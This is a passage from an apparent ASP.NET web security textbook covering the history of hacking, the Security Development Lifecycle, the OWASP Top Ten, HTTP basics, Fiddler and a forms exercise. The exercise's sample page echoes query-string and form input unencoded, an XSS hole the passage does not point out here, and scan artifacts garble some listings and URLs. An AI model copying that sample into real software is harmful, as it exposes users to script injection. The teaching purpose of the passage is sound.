In the 1940s, a set of practical jokers at the Massachusetts Institute of Technology (MIT) used the word "hack" to describe their hijinks, which, in recent years, have included placing balloons on the football field that inflated during a game against Yale, or decorating the Great Dome to look like R2-D2 two days before *The Phantom Menace* was due for its cinematic release. The R2-D2 hack, implemented with fabric panels and a tent attached carefully to the dome, also included detailed instructions on how to dismantle the structure without causing any damage. The instructions were addressed to "Imperial Drones" and signed "Rebel Scum". (You can see a collection of hacks from 1989 to the present day at `http://hacks.mit.edu/`.)

The first electronic hackers were the *phreakers* in the 1950s who used tones to hijack AT&Ts tone-dialing systems to make free long-distance calls. The majority of the computer hacks you see reported today are ones that cause damage. However, this may be because they are the most newsworthy ones. As indicated in Table 1-1, the *Web Hacking Incidents Database Report for 2008* produced by Breach Security Inc. (available from `http://www.breach.com/confirmation/2008WHID.html`) shows that the most frequent goal of attacks was defacement. The Microsoft hack depicted in Figure 1-1 showed a simple message from the attacker who probably did it just to gain kudos from his peers.

TABLE 1-1: Goals for Hacks in 2008

ATTACK GOAL	PERCENTAGE OF ATTACKS
Defacement	24
Stealing Sensitive Information	19
Planting Malware	16
Monetary Loss	13
Downtime	8
Phishing	5
Deceit	2
Worm	1
Link Spam	1
Information Warfare	1

Source: *The Web Hacking Incidents Database Annual Report 2008*, Breach Security Inc. (`http://www.breach.com/resources/whitepapers/downloads/WP_WebHackingIncidents_2008.pdf`)

The risks for a hacker are low. It's easy to hide behind proxies on the Internet that disguise the source of the attack. Stolen credit cards are swapped on underground Web sites, enabling hackers to register accounts on Web hosts to capture information. Defacement of Web sites can be more subtle than a simple "I did this" message. The attacks can instead attempt to drop malware that infects a user's machine. This malware can capture login information for banking sites, look for credit card information, or add the machine to a botnet. (A *botnet* is a collection of infected machines the botnet controller can instruct to do things, such as send spam or flood a Web site with requests.)

The rewards from these attacks are equally simple. Information such as credit card data, bank logins, or the control of an infected machine are all things an attacker can sell. Distributed Denial-of-service (DDoS) attacks, which are made easy by botnets, can be used to blackmail companies who will pay for their sites to remain available. In 2008, DDoS threats were commonly reported by gambling Web sites, especially during popular events that represented a large amount of gambling revenue.

Regardless of why people hack, the risks are apparent for you and your applications. Consider how your customers would react to even a simple defacement, let alone a hack that compromises their information. Customers expect that a service they are using, or an application they buy, will be secure. A security incident (or multiple security incidents) damages the reputation of the software manufacturer, and impacts the sales of the product.

BUILDING SECURITY FROM THE GROUND UP

When you gather the requirements for your system, you normally consider functionality, performance, the user experience, maintainability, and other attributes. But what about security?

Security should be built into your system from the start, and should be a part of a system's specification and functional requirements. This may be a struggle — customers or project managers may assume that security is inherent in a system. They may balk at having it written down and taken into account during development — after all, the more that is written down, the more the software may cost and the longer it may take.

However, the assumption that security does not need to be specified is a huge risk. When security is not explicitly part of the software requirements, it may never get considered. Microsoft itself has made great advances in recent years in developing secure code by changing its approach and embracing the Security Development Lifecycle (SDL), which highlighted the need to integrate security into the software development lifecycle. The SDL consists of seven steps:

1. Gather security requirements.
2. Secure the design.
3. Incorporate threat modeling.
4. Perform code reviews.
5. Perform penetration tests.
6. Secure the deployment of the application.
7. Integrate feedback into the next iteration of the development cycle.

Security is considered with every step in the development process, including the requirements gathering — after all, it is cheaper to fix potential problems during design and development than it is after a breach has taken place. One of the most difficult aspects of building secure software is analyzing the threats against your application, and which areas of your system represent the highest risks. The practice of threat modeling helps uncover how an application can be attacked, and how it should be secured against those attacks.

The SDL allows developers to identify threats and develop countermeasures early in the development lifecycle, treating the countermeasures as an application feature. Some developers list potential attacks as application defects right from the start, formally logged in any bug-tracking system, and then finally signed off when mitigation is complete. That way, the threats are never forgotten and will also be visible until countermeasures are developed.

Microsoft Press has published three books that can help you understand the process Microsoft uses:

- *Writing Secure Code, Second Edition* by Michael Howard and David LeBlanc (Redmond, WA: Microsoft Press, 2002)
- *The Security Development Lifecycle* by Michael Howard and Steve Lipner (Redmond, WA: Microsoft Press, 2006)
- *Threat Modeling* by Frank Swiderski and Window Snyder (Redmond, WA: Microsoft Press, 2004)

These books contain a wealth of information about secure development techniques, and are useful companions to this and other software security books.

Over the years, coding best practices and approaches have become formalized, tested and shared. Security principles are no different. The following section lists some general security principles you should follow during your application development.

Defense in Depth

Never rely on a single point of defense. Your application is often the last layer between an attacker and back-end systems such as a database or a file server, which, in turn, may be connected to a corporate network. If your application is hacked, then these systems may be exposed to the attacker. By using several layers of defensive techniques in your application such as input validation, secure SQL construction, and proper authentication and authorization, your application will be more resilient against attack.

Never Trust Input

As you discovered in the example attack earlier in this chapter, a simple change to an input into the application may result in a security breach. Input is everything that comes into your application during run-time — user data entry, the click of a button, data loaded from a database or remote system, XML files, anything you cannot know about at the time your application is compiled. Every single piece of input should be validated and proved correct before you process it. If invalid input is sent to your application, then your application must cope with it correctly, and not crash or otherwise act upon it.

Fail Gracefully

Error handling is often the last thing developers add to their applications. Your customers want to see things working, not things failing. As such, error handling is usually barely tested, and it can be difficult to test some error conditions through manual testing. The error messages raised during the Microsoft hack shown earlier in this chapter gave away enough information to the attackers that they were able to inject arbitrary SQL commands. A combination of developer discipline, testing with unexpected, random, or invalid data, in combination with careful design, will ensure that all areas of your code (including error conditions) are securely constructed.

Watch for Attacks

Even if you handle errors gracefully, you may not be logging what caused the error. Without a logging strategy, you will miss potential attacks against your application, a valuable source of information that you can use to strengthen the next version. Error logging and a regular auditing of the error logs is vital in knowing what is happening to your Web site.

Use Least Privilege

When I speak at user groups and conferences, I often ask how many people use an administrator account for development purposes. The majority of hands in the audience go up. It is often tempting to solve file access problems or database connection errors by running as a system account or a database administrator account. However, when an attacker takes over an application, the attacker runs as the user the application runs under.

Your applications should run under the lowest privilege level possible. Your applications will rarely need access to `C:\Windows` or the capability to create and drop tables in a database. Even when you are developing with the built-in Web server provided with Visual Studio, it will run under your user account, with all the privileges you have, disguising any problems your application may have running in a locked-down environment. You should be developing for, and testing against, a least-privilege account.

On rare occasions, a part of your application may need more access. This part can be extracted and run with elevated permissions under a different user context with a clearly defined (and carefully tested) interface between the normal application and its privileged subsection.

Firewalls and Cryptography Are Not a Panacea

There are two Web security fallacies I hear on a regular basis:

- "We have a firewall so we're protected."
- "It's encrypted, so it's secure."

Neither of these statements in itself is true. Firewalls protect infrastructure, hiding services from the outside world and reducing the exposed surface area of your network. But in order for your application to be of any use, it must be exposed to its users, with the firewall configured to allow access. An application firewall is a relatively new addition to the market that monitors communication into your application for suspected attacks. However, attacks are often customized to your application, and that is not something an application firewall can easily recognize.

Cryptography, on the other hand, can be an effective security mechanism, but alone it does not provide security. The security of the encryption keys, the algorithm used, the strength of passwords, and other factors impact the effectiveness of the cryptographic system. If one of these factors is weak, then your encryption may be easily cracked.

Security Should Be Your Default State

The SQL Slammer worm taught Microsoft an invaluable lesson — don't turn on unneeded functionality by default. The Slammer worm attacked the SQL Browser service, which isn't used on most machines, but was enabled by default. You will now find that with SQL 2005 and SQL 2008, as well as Windows 2003 and beyond, Microsoft does not enable most services unless the administrator selects and configures them.

Some common applications come with default passwords for administrator accounts, something a careless administrator or a non-technical end user will never change. As the default passwords become widely known, attackers will test Web sites using these to see if they can authenticate with them — and often they can. If your application contains authentication functionality, then choose secure settings. Randomly generate temporary passwords, rather than setting a default one. If your application contains optional functionality, then do not install or expose it unless requested or required, reducing the attack surface exposed to a hacker.

Code Defensively

When developing, you should consider defensive programming, input validation, checking for out-of-range errors, and so on. This attitude should even extend down to things such as the humble `if` statement. Consider the code snippets shown in Listing 1-1 and 1-2.

LISTING 11: A Sample if Statement

```
if (model.ValidationStatus == ValidationStatus.Invalid)
  return false;
else
  return true;
```

LISTING 12: Another Sample if Statement

```
if (model.ValidationStatus == ValidationStatus.Valid)
  return true;
else
  return false;
```

Which of these statements is more secure? Are they the same? What happens if `ValidationStatus` has three states: `Valid`, `Invalid`, and `Unknown`? If `ValidationStatus` was `Unknown` in Listing 1-1, then `true` would be returned. This would mean that the code will start to treat the object as valid. Listing 1-2, however, specifically checks for `Valid`, and defaults to a negative outcome, which is a more secure value.

THE OWASP TOP TEN

The Open Web Application Security Project (OWASP), based on the Web at `http://www.owasp.org/`, is a global free community that focuses on improving the state of Web application security. All the OWASP materials are available under an Open Source license, and their meetings (with more than 130 local chapters) are free to attend.

One prominent OWASP project is the Top Ten Project (`http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`), a document compiling the most critical Web application security flaws. The Top Ten Project has been used by the U.S. Defense Information Systems Agency as part of their certification process, and adopted by the Payment Card Industry standard, a set of regulations for any merchant accepting credit card information.

Following is the 2007 list (the most current as of this writing), and the chapters in the book that address the each of the issues.

- *Cross Site Scripting(XSS)* —This attack uses flaws in an application to inject JavaScript that can be used to redirect users, change the content of a page or steal a user's session. The attack and mitigation techniques are covered in Chapter 3.
- *Injection flaws* —Injection flaws are exploited by malformed input data, causing the application to change queries or run commands against a back-end system such as SQL. This is covered in Chapter 8 and Chapter 10.
- *Malicious fle execution* —This exploit involves the execution of files that are not part of your application, either via a reference to an external object, or, if your application allows it, files uploaded to your server. ASP.NET does not allow the inclusion of executable code from remote sources, but if you allow users to upload content, you may still be at risk. Securing uploads is covered in Chapter 9.
- *Insecure direct object reference* —If a developer exposes a reference to an internal object (such as a database's primary key, or a record identifier that can be easily manipulated) and doesn't implement an access control check, then an attacker can directly access other similar objects by guessing references. Techniques for handling this problem are discussed in Chapter 4. Authentication and authorization are covered in Chapter 7.
- *Cross Site Request Forgery(CSRF)* —A CSRF attack forces a logged-on victim's browser to submit requests to a vulnerable application, which are executed as if the application itself caused the request. This exploit and mitigations against it are covered in Chapter 4.
- *Information leakage and improper error handling* —An attacker can use errors to discover information about your application. Error handling is discussed in Chapter 5, and encryption of configuration files in Chapter 6.
- *Broken authentication and session management*— A poorly implemented authentication system is as useful as a chocolate teapot — providing a false sense of security because credentials may not be encrypted or sessions may be easy to hijack. Writing a secure authentication protocol is a difficult task, and often you will be better served by using implementations native to your development platform. Chapter 7 introduces ASP.NET's membership providers, and discusses native Windows authentication. Chapter 11 introduces authentication for Web services.
- *Insecure cryptographic storage* —Until you understand the various cryptographic building blocks and their suitable uses, you may use cryptography incorrectly. Incorrect cryptography is often insecure. Chapter 6 deals with encryption of data and detecting changes to data.
- *Insecure communications* —Applications often do not encrypt traffic between the application and the end user, or to back-end components. Encryption of Web traffic is covered in Chapter 14, and encryption of Web services is covered in Chapter 11.
- *Failure to restrict URL access* —Authentication without authorization is missing a key piece of the security puzzle. Applications can authenticate users, but fail to restrict access to sensitive areas. Authorization with ASP.NET is discussed in Chapter 7. Chapter 11 covers authorization with Web services, and Chapter 16 covers authorization with the ASP.NET model-view-controller (MVC) paradigm.

MOVING FORWARD

Your Web application is a target for mischief makers and malicious hackers. By its very nature, it is exposed to the world at large. Without knowing about potential attacks, it is difficult to protect yourself against them. This book will arm you with knowledge to secure your application — but this is just the beginning. New attacks arise, new techniques are discovered — it's up to you to continue reading blogs by security experts, attend user groups, delve into security forums, browse the OWASP Web site, and use any other useful resources you can find to keep on top of security and guard yourself, your application, and your customers.

CHECKLISTS

At the end of most chapters in this book, you will find helpful checklists that spotlight important points made throughout the chapter.

Chapter 2 takes a look at how the Web works, examining the protocol used when requesting and receiving Web pages, how forms submissions work, and how ASP.NET uses these fundamentals to provide its framework for Web development. After the underpinnings of the Web are explored, future chapters will examine how Web applications can be exploited, and what you can do to prevent your application from being hacked.

PART I
The ASP.NET Security Basics

- **CHAPTER 2:** How the Web Works
- **CHAPTER 3:** Safely Accepting User Input
- **CHAPTER 4:** Using Query Strings, Form Fields, Events, and Browser Information
- **CHAPTER 5:** Controlling Information
- **CHAPTER 6:** Keeping Secrets Secret — Hashing and Encrypton

2

How the Web Works

Over the years, the Web has grown from its origin as simple textual HTML with links to include images, sounds, JavaScript, Java Applets, style sheets, Shockwave, Flash, Silverlight, and all sorts of other types of content and browser capabilities. However, underneath it all, the method for requesting and receiving resources has remained the same: Hypertext Transfer Protocol (HTTP).

When Microsoft released ASP.NET, it enabled the quick production of Web applications by abstracting and hiding from developers the basic nature and limitations of both HTML and HTTP. While this abstraction has obvious productivity bonuses, understanding both the architecture of the Web and of ASP.NET is essential in understanding how your Web application can be attacked, and how you can defend it.

This chapter introduces you to HTTP and the ASP.NET abstractions by examining the following:

- How HTTP works
- How HTTP form submissions work
- How ASP.NET implements postbacks
- How the ASP.NET processing pipeline works
- How you can use HTTP Modules

EXAMINING HTTP

HTTP is a request/response standard protocol between a client and a server. The *client* is typically a Web browser, a spidering robot (such as search engines use to crawl the Web), or other piece of software. The *server* is a program that understands HTTP, listens for requests from a client (also known as a *User Agent*), and responds appropriately.

An HTTP client initiates a connection to the server over a communications mechanism known as *Transmission Control Protocol (TCP)* and connects to the Web server. Each computer on the internet has an Internet Protocol (IP address), similar in principle to a telephone number. However, an IP address is not enough to make a connection. Multiple services may be running on the destination computer — a Web server, an FTP server, a mail server and so on. Each service on a computer listens on a port. If you think of an IP address as a telephone number, then the port is analogous to an extension number that supports direct dialing. If you want to call a service directly, you use the IP address and the port number to connect.

The common Internet services have well-known port numbers; the standard HTTP port is 80. The Web server listens on this port for clients. Once a HTTP client connection is established, the server then listens for a request from the client. Once the server receives the request message, it processes the request and responds with a status line (for example `HTTP/1.1 200 OK`). The server then transmits the rest of response message, which may contain HTML, an image, audio, an error message, or any other information it wishes to send.

HTTP was developed by the World Wide Web Consortium (W3C) and the Internet Engineering Task Force (IETF). Unlike HTML, the standard has not changed much since its initial draft. The original definition (version 0.9) was created in 1991. This was followed in 1996 with HTTP version 1.0, which evolved into HTTP 1.1 in 1999. HTTP 1.1 is the most commonly used version today.

The specification for HTTP 1.1 is documented in RFC 2616. An *RFC* (*Request for Comment*) is the standard mechanism used to document standards and propose new standards for communications on the Internet. New RFCs are created as drafts and circulated for comments, and some drafts may never become a standard, or become part of common use before they are finalized. You can find RFCs at the IETF home page at `http://www.ietf.org/`.

Requesting a Resource

An HTTP request is a simple text message that consists of the following:

- The request line (for example `GET /default.htm HTTP/1.1`, which requests `/default.htm` from the root of the Web site)
- Optional header information (such as the type of client software being used)
- A blank line
- An optional message body

Each line ends with a carriage-return character, followed by a line-feed character. Listing 2-1 shows an example of an HTTP request sent to Google for its home page from Internet Explorer 7. In the example, each line has been numbered to aid in the explanation that follows. These numbers are not present in an actual request.

LISTING 2: A Sample HTTP Request to google.com

```
 1 GET / HTTP/1.1
2 Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, ➥
  application/x-ms-application, application/vnd.ms-xpsdocument, ➥
  application/xaml+xml, application/x-ms-xbap, ➥
  application/x-shockwave-flash, application/x-silverlight, ➥
  application/vnd.ms-excel, application/vnd.ms-powerpoint, ➥
  application/msword, */*
3 Accept-Language: en-GB
4 UA-CPU: x86
5 Accept-Encoding: gzip, deflate
6 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; ➥
  SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; InfoPath.2; ➥
  .NET CLR 3.5.21022; OfficeLiveConnector.1.1; MS-RTC LM 8; ➥
  .NET CLR 3.5.30729; .NET CLR 3.0.30618)
7 Host: www.google.co.uk
8 Connection: Keep-Alive
9
```

You can see that line 1 contains the `GET` command, which indicates to the Web server that the client wishes information to be sent to it. The `GET` request contains two parameters: the address of the resource requested (in this case, `/`) and the version of the HTTP protocol the client can understand (in this case, `HTTP/1.1`).

Lines 2 through 6 contain optional information added by the client software (in this case, Internet Explorer 7). None of this information is necessarily needed by the Web server, but is used to inform the server about what the client is capable of. Following is a breakdown, line by line:

- Line 2, the `Accept` header, is used to indicate to a server which file formats the client is capable of understanding.
- Line 3, the `Accept-Language` header, informs the server of the client's preferred language for display.
- Line 4, the `UA-CPU` header, tells the server the CPU family the client software is running on.
- Line 5, the `Accept-Encoding` header, tells the server that, in addition to accepting textual responses, the client can also accept responses that have been compressed in the gzip or deflate compression formats.
- Line 6, the `User-Agent` header indicates the client software in use.

Line 7, the `Host` header is a mandatory header if the client is using HTTP version 1.1, which specifies the host that the client is requesting the resource from. This header enables multiple Web sites on different domain names to share an IP address.

Line 8, the `Connection` header, indicates that the connection to the Web server should be kept open after the response is sent, which is faster than dropping and re-creating a connection with every request and response.

Finally, line 9 is a blank line, simply a carriage return character followed by a line feed character, which indicates the end of the request headers and, in this case, the request itself. Some requests may send a message body after this blank line, such as a `POST` request that contains information submitted by a form. You will see these types of requests later in this chapter.

Responding to a Request

Once the request has been sent, the server processes it and sends back a response message. Like the request, the HTTP response is a text protocol consisting of the following:

- The response status line
- General headers
- Optional headers
- Entity headers
- A blank line
- The resource requested

Listing 2-2 shows the response from Google to the previous request. Again, each line has been numbered to aid in explanation, but these numbers do not exist in the actual response.

LISTING 2-2A Sample HTTP Response from google.com

```
 1 HTTP/1.1 200 OK
 2 Cache-Control: private, max-age=0
 3 Date: Sat, 20 Sep 2008 08:57:53 GMT
 4 Expires: -1
 5 Content-Type: text/html; charset=UTF-8
 6 Set-Cookie: PREF=ID=ee8e4766c6733a81:TM=1221901073:LM=1221901073: ➥
   S=ibJogmoiMR1AaMgw;Expires=Mon, 20-Sep-2010 08:57:53 GMT; ➥
   path=/; domain=.google.co.uk
 7 Server: gws
 8 Content-Length: 7044
 9
10 <html> <head>.....</head> </html>
```

Line 1 is the status line, and consists of the protocol the Web server is using (in this case, HTTP version 1.1), just like the request used. This is followed by the numeric status code and its textual representation (in this case, `200 OK`, indicating that the request has been successful). If, for example, the resource requested could not be found, the response code would have been a `404 Not Found`.

The first digit of the status code indicates the class of the response, as shown here:

- `1xx` indicates an informational status, and that the request process continues.
- `2xx` indicates that the request was successfully received, understood, and accepted.
- `3xx` indicates that a redirection is necessary, and that the client software must take further action to retrieve the requested resource.

- `4xx` indicates that there is a client-side error. These can include bad request syntax, a request for a resource that does not exist, or a request for a resource that requires authentication, but authentication details were not sent.
- `5xx` indicates that an error occurred on the server.

The full list of standard status codes can be found in Section 6.1.1 of the HTTP standard.

Line 2 and line 3 contain general response header fields.

- Line 2, the `Cache-Control` header, informs the browser how it should cache the response. The `private` value indicates that it is for a single user, and should not be cached by any proxies that sit between the user and Google. The `max-age` parameter indicates that the client software itself should not cache the response.
- Line 3 shows the date and time the response was generated.

Lines 4 to 8 contain a mixture of entity and optional headers. *Entity headers* describe the resource being served. *Optional headers* are just that— headers containing optional information about the server. Following is a breakdown of these lines:

- Line 4 is the `Expires` entity header, which indicates that the response is already stale, and should not be cached by the client.
- Line 5, the `Content-Type` entity header, indicates the media or MIME type of the resource being served (in this case, HTML encoded in the UTF-8 character set).
- Line 6, `Set-Cookie`, is an optional header indicating to the client software it should create a cookie with the values and expiration dates indicated in the header value.
- Line 7, `Server`, is an optional header indicating the type of server software used on the originating server (in this case, `gws` to represent Google's own specialized Web server software).
- Line 8, the `Content-Length` header, is an entity header that indicates the size of the entity body, which follows after the header fields.

Line 9 is a blank line that indicates the end of the header fields, and line 10 is the body of the request (in this case, the resource requested, Google's home page).

Sniffing HTTP Requests and Responses

When debugging Web applications, or trying to understand the underlying mechanisms an application uses, it is often useful to capture HTTP requests and responses. This section introduces you to one such useful debugging tool, Fiddler, and how you can use it to hand craft HTTP requests. Like a lot of tools with legitimate uses, tools such as Fiddler can be used by an attacker to send fake requests to a Web site in an attempt to compromise it.

Fiddler's developer, Eric Lawrence, describes Fiddler as a "Web debugging proxy which logs all HTTP(S) traffic between your computer and the Internet". Normally, a *proxy server* sits inside a corporation or Internet service provider acting as an intermediary between client machines and the wider Internet. All requests from a client machine configured to use a proxy server go to the proxy

server, which, in turn, contacts the server hosting the requested resource. Proxy servers can be used to cache responses, serving them to multiple clients who request the same resource, thus reducing the amount of Internet bandwidth used. Proxy servers can also provide basic security functions, hiding the client machine from the Internet, and keeping details of the requesting host private.

When activated, Fiddler configures the browsers to route all requests through itself, and logs the request. It then forwards the request onward, accepts the response, logs the response, and, finally, returns the response to the browser. The Fiddler user interface allows you to examine the logged requests and responses, as well as to craft requests manually (or from a logged request). It allows you to send requests to a server and view the response for your customized request.

To use Fiddler, first download and install it from `http://www.fiddler2.com`. Installing Fiddler will create shortcuts in your Start menu, a menu item in Internet Explorer (IE), and (if you have it installed) an extension within Firefox. When using Fiddler, it is a good idea to close any other applications that may use HTTP (such as RSS readers or instant messaging programs), because their requests and responses will also be logged by Fiddler. This makes it more difficult to track down the requests you specifically want to watch.

Start Fiddler by clicking on its icon in the Windows Start menu. Fiddler's user interface consists of a menu bar, a tool bar, and two windows within the body of the application, as shown in Figure 2-1. The left-hand window contains the log of each request made through Fiddler. The right-hand window contains a detailed view of the request and the response, as well as the tool to create requests manually and other debugging features (such as a timeline and a tool to replay previous responses to new requests).




FIGURE 21: The Fiddler user interface

Click the "Launch IE" button on the Fiddler toolbar and navigate to any page on the Internet you normally visit. You will see that the request is logged in the Fiddler user interface, and, after a while, your page is served to your browser. (Fiddler does a lot of work to process requests and responses, so the time taken to retrieve your page will be greater than normal.) You may see multiple requests and responses logged because your initial page may generate requests for other resources such as images, style sheets, and JavaScript files.

If you select your original request in the request list, you will see that the right-hand window displays statistics about your request and its response. In the right-hand window, click on the Inspectors tab and you will see a screen similar to the one shown in Figure 2-2.




FIGURE 22: The Request/Response Inspector Window

You will see that the top half of the screen contains your request headers. If you click on the Raw button in the request window, you will see the raw request, which will look much like the sample request you saw in Listing 2-1. In the bottom half of the screen, you will see the response to your request. You may see a message telling you, "The response is encoded and may need to be decoded before inspection. Click here to transform." If this is the case, click the banner containing the

message. (This message occurs when a server is sending compressed responses back to a browser that supports compression.) Again, you can click the Raw button in the response window to examine the raw response, or you can click the Headers button to see a categorized explanation of the HTTP response headers.

UNDERSTANDING HTML FORMS

You have now examined a basic HTTP request and the response from a server to it. The request you sent was a `GET` request. With a `GET` request, everything about the request is sent in the URL itself. When you type a URL into your browser, or when you use particular types of an HTML form, you are issuing a `GET` request. If you submit a form that issues a `GET` request, you will see the form parameters appear as part of the address for the page (for example, `http://example.org/example.aspx?param15example&parame25example`).

The other type of HTTP request issued by browsers is a `POST` request. (Although there are other types of requests such as `HEAD`, `PUT`, and `TRACE`, they are used by programs other than a browser.) In a `POST` request, form parameters are sent in the body of the request, not within the URL. The request type used in form submission is controlled by the `method` attribute on the `form` tag, as shown here:

```
form action="http://example.org/example.aspx" method="get">
form action="http://example.org/example.aspx" method="post">
```

If you want to examine the difference between the request types, you could submit a search request to Google and examine the request through Fiddler, or you can use the following "Try It Out" exercise.

TRY IT OUT Using Fiddler to Examine and Fake Get and Post Requests

In this first "Try It Out" exercise, you will use Fiddler to examine how requests are sent to the pages, and how you can manually create requests to the demonstration pages. As highlighted in the disclaimer Chapter 1, you should be running this exercise (and all of the exercises in this book) against a Web site you control. For this exercise, you will create a new Web site to test with using Visual Studio.

1. In Visual Studio, create a new Web Application Project by choosing File ➪ New ➪ Project, and then choosing ASP.NET Web Application in the New Project dialog. Name the project `FormsExperimentation`.
2. Your new project will contain a `web.config` file and a `default.aspx` file (with matching code behind file, `default.aspx.cs`, and designer file, `default.aspx.designer.cs`). Open up `default.aspx` and replace the default code with the following:

```
%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Forms Experimentation</title>
</head>
<body>
   <h2>Request Type = <%=Request.HttpMethod %> </h2>
   <form action="Default.aspx" method="get">
       <p>Example Input : <input type="text" name="example" /> </p>
       <p> <input type="submit" value="submit" /> </p>
   </form>

   <h2>Request Parameters</h2>
   <h3>Query String Parameters</h3>
    <% foreach (string key in Request.QueryString.Keys)
       Response.Write(key + " = " + Request.QueryString[key] + "<br />");
   %>
</body>
</html>
```

3. This code is self-contained. So, if you want, you can right-click on the code behind and designer files and delete them. Now, right-click on the solution name in the Solution Explorer (shown in Figure 2-3) and choose Properties. (If the Solution Explorer is not visible, you can display it by choosing View ➪ Solution Explorer.)




FIGURE 23: The Visual Studio Solution Explorer

4. In the Properties window, select the Web tab. You should see that the solution is set to use the Visual Studio Web server with an automatically assigned port. Select the radio button for Specific Port and enter **12345** as the port number. Knowing the port number will make it easier for you to craft requests in Fiddler.

5. Now, right-click on `default.aspx` in the Solution Explorer and choose "View in Browser." Enter some test data in the input text box, and click the Submit button. You should see a screen like the one shown in Figure 2-4.

If you look at the page address, you will see that your test input is based as part of the address. For example, when a value of `Hello World` is entered in the input field, the URL produced is `http://localhost:12345/Default.aspx?example=Hello-World`.




FIGURE 24: A sample GET request

6. Now, change the value after `example=` in the address bar and press Enter to load the page. You will see that you have changed the parameters sent to the page without having to submit the form itself — your first faked request. This demonstrates how easy it can be to send unexpected values to a Web page. You should never take any input into your application at face value, and should always check and validate it before using it.

7. Now, let's examine `POST` requests. In the `default.aspx` file, make the highlighted changes shown here:

```
<%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Forms Experimentation</title>
</head>
<body>
   <h2>Request Type = <%=Request.HttpMethod %> </h2>
   <form action="Default.aspx" method="post">
       <p>Example Input : <input type="text" name="example" /> </p>
       <p> <input type="submit" value="submit" /> </p>
   </form>

   <h2>Request Parameters</h2>
   <h3>Query String Parameters</h3>
   <% foreach (string key in Request.QueryString.Keys)
       Response.Write(key + " = " + Request.QueryString[key] + "<br />");
   %>
   <h3>Post Parameters</h3>
   <% foreach (string key in Request.Form.Keys)
       Response.Write(key + " = " + Request.Form[key] + "<br />");
   %>
</body>
</html>
